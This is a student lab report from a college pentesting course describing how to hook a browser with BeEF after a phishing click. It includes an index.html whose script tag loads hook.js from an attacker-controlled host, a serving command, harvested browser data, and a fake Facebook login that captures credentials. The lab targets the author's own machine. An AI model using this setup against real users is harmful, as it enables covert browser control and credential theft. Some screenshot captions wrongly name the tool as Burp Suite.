



Fleming College

<i>Course</i>	COMP 357 – Advanced Pentesting
<i>Lab Assignment</i>	Attack Scenario Guide
<i>Instructor</i>	Abeeeeeee
<i>Section</i>	L02
<i>Student Name</i>	Manuel Manrique Lopez
<i>Submission Date</i>	December 07 th , 2025

Attack Scenario Guide.

This scenario takes place after a phishing email has been successfully used (in this case the user clicked a link in the phishing email which sent his browser to open our malicious website and establish connection with BeEF)

This connection allows the attacker to have persistent access to user's browser and enables the following activities:

- Information disclosure (cookies, browser metadata, plugins)
- Internal network reconnaissance
- Social engineering attacks
- Redirection and web content manipulation

This scenario reflects real-world phishing campaigns used for banking fraud, credential theft, and lateral movement inside corporate networks.

In this simulation, the target is my main windows pc which is going to be hooked and exploited by my Kali VM running BeEF and using commands to exploit my windows host.

The attack goals are:

- Hook the victim's browser without their awareness
- Extract technical details and session information
- Perform harmless post-exploitation commands

If you followed the instructions of my GitHub repository you should now be able to have BeEF active and running in your Kali VM, now we are going to set up a normal http.server to test the connection and the forward to our hook.js file which has the payload.

First, we need to create an index.html file as the following (here you can do whatever you want and who knows, create a good web page for phishing :p)

For creating the index.html file do:

****./nano index.html**** and place something like:

```
<html>
```

```
<head>
```

```
<title>Security Test Page</title>
```

```
<script src="http://192.168.xxx.xxx:3000/hook.js"></script>
```

```
</head>
```

```
<body>
```

```
<h1>Welcome to our security test!</h1>
```

```
</body>
```

```
</html>
```


The line that matters most in the html file is the yellow one, since this is the line that contains the payload and that will establish connection to BeEF, you get your IP when beef service starts.

And ON THE SAME FOLDER as the file do

```
*python3 -m http.server 8080*
```

This will use your index.html and enable a web page that we can access.

Assuming the attacker already is on our web page we will see on the left side of the panel all established connections online and offline.




Now, we can see the user's information and inject commands.

Execution command injections

For these sections is pretty much all up to you, there are many commands that you can execute to get different types of information, but in this case, I will just do 2 commands to get information, once you execute the command look at the tab Module Results History and click in your payload to see the result of what it got.

Capabilities


In the beginning you are going to be able to see information of the user's computer such as geolocation if it is available, IP Address, OS, architecture, etc.




The screenshot shows the BeEF Control Panel interface. The browser address bar displays the URL: `http://localhost:3000/ui/panel#id=kjhuiZguu7UW80X5ELp58BsfwuJzPsMhGaXCm1u4zqlqL4YwAkwsSKXOJ1B5rGGWRab4mJduJV1iCc6Z`. The interface includes a sidebar with "Hooked Browsers" and a main panel with tabs for "Getting Started", "Logs", "Zombies", "Auto Run", and "Current Browser". The "Current Browser" tab is active, showing a table of browser details.

Key	Value
browser.window.cookies	BEEFHOOK=kjhuiZguu7UW80X5ELp58BsfwuJzPsMhGaXCm1u4zqlqL4YwAkwsSKXOJ1B5rGGWRab4mJduJV1iCc6Z
browser.window.hostname	192.168.159.156
browser.window.port	8080
browser.window.origin	http://192.168.159.156:8080
browser.window.referrer	Unknown
browser.window.size.height	695
browser.window.size.width	767
browser.window.title	Security Test Page
browser.window.uri	http://192.168.159.156:8080/
hardware.battery.level	unknown
hardware.cpu.arch	x86_64
hardware.cpu.cores	20
hardware.gpu	ANGLE (NVIDIA, NVIDIA GeForce RTX 4060 Laptop GPU (0x000028E0) Direct3D11 vs_5_0 ps_5_0, D3D11)
hardware.gpu.vendor	Google Inc. (NVIDIA)
hardware.memory	unknown
hardware.screen.colordepth	24
hardware.screen.size.height	864
hardware.screen.size.width	1536
hardware.screen.touchenabled	No
hardware.type	Unknown
host.os.arch	64
host.os.family	Windows
host.os.name	Windows
host.os.version	10
host.software.defaultbrowser	Unknown
location.city	Unknown
location.country	Unknown
network.ipaddress	192.168.159.1

Command – Fake notification bar



Result – Notification in web browser



Command – Credential theft – Imitates a login page and captures credentials

The screenshot shows the Burp Suite interface with the 'Pretty Theft' module selected in the 'Module Tree' on the left. The 'Module Results History' table in the center shows a single entry with id 0, date 2025-12-07 16:08, and label command 1. The 'Pretty Theft' configuration panel on the right shows the following settings:

- Description: Asks the user for their username and password using a floating div.
- Id: 8
- Dialog Type: Facebook
- Backing: Grey
- Custom Logo (Generic only): <http://0.0.0.0:3000/ui/media/images/beef.png>

Result – Fake login page

The screenshot shows a web browser window with the address bar displaying '192.168.159.156:8080'. The page content includes a large heading 'Welcome to our security test!' and a modal dialog box titled 'Facebook Session Timed Out'. The dialog box contains the following text and form elements:

Facebook Session Timed Out

Your session has timed out due to inactivity.
Please re-enter your username and password to login.

Email:

Password:

Log in

Credentials obtained

The screenshot displays the Burp Suite interface. On the left, the 'Hooked browsers' section lists two online browsers at IP addresses 192.168.159.156 and 192.168.159.1. The main panel is divided into three sections: 'Module Tree', 'Module Results History', and 'Command results'. The 'Module Tree' on the left shows a hierarchy of modules, with 'Social Engineering (24)' expanded. The 'Module Results History' table in the center shows a single entry with id 0, date 2025-12-07 16:08, and label 'command 1'. The 'Command results' panel on the right shows a single result with id 1 and data 'answer=aaaaa@summy.com:jejeejeje'. A red line is drawn under the data field in the 'Command results' panel.

id	date	label
0	2025-12-07 16:08	command 1

id	data
1	answer=aaaaa@summy.com:jejeejeje

And voila! You get user's information, credentials and many more, feel free to play with more commands available.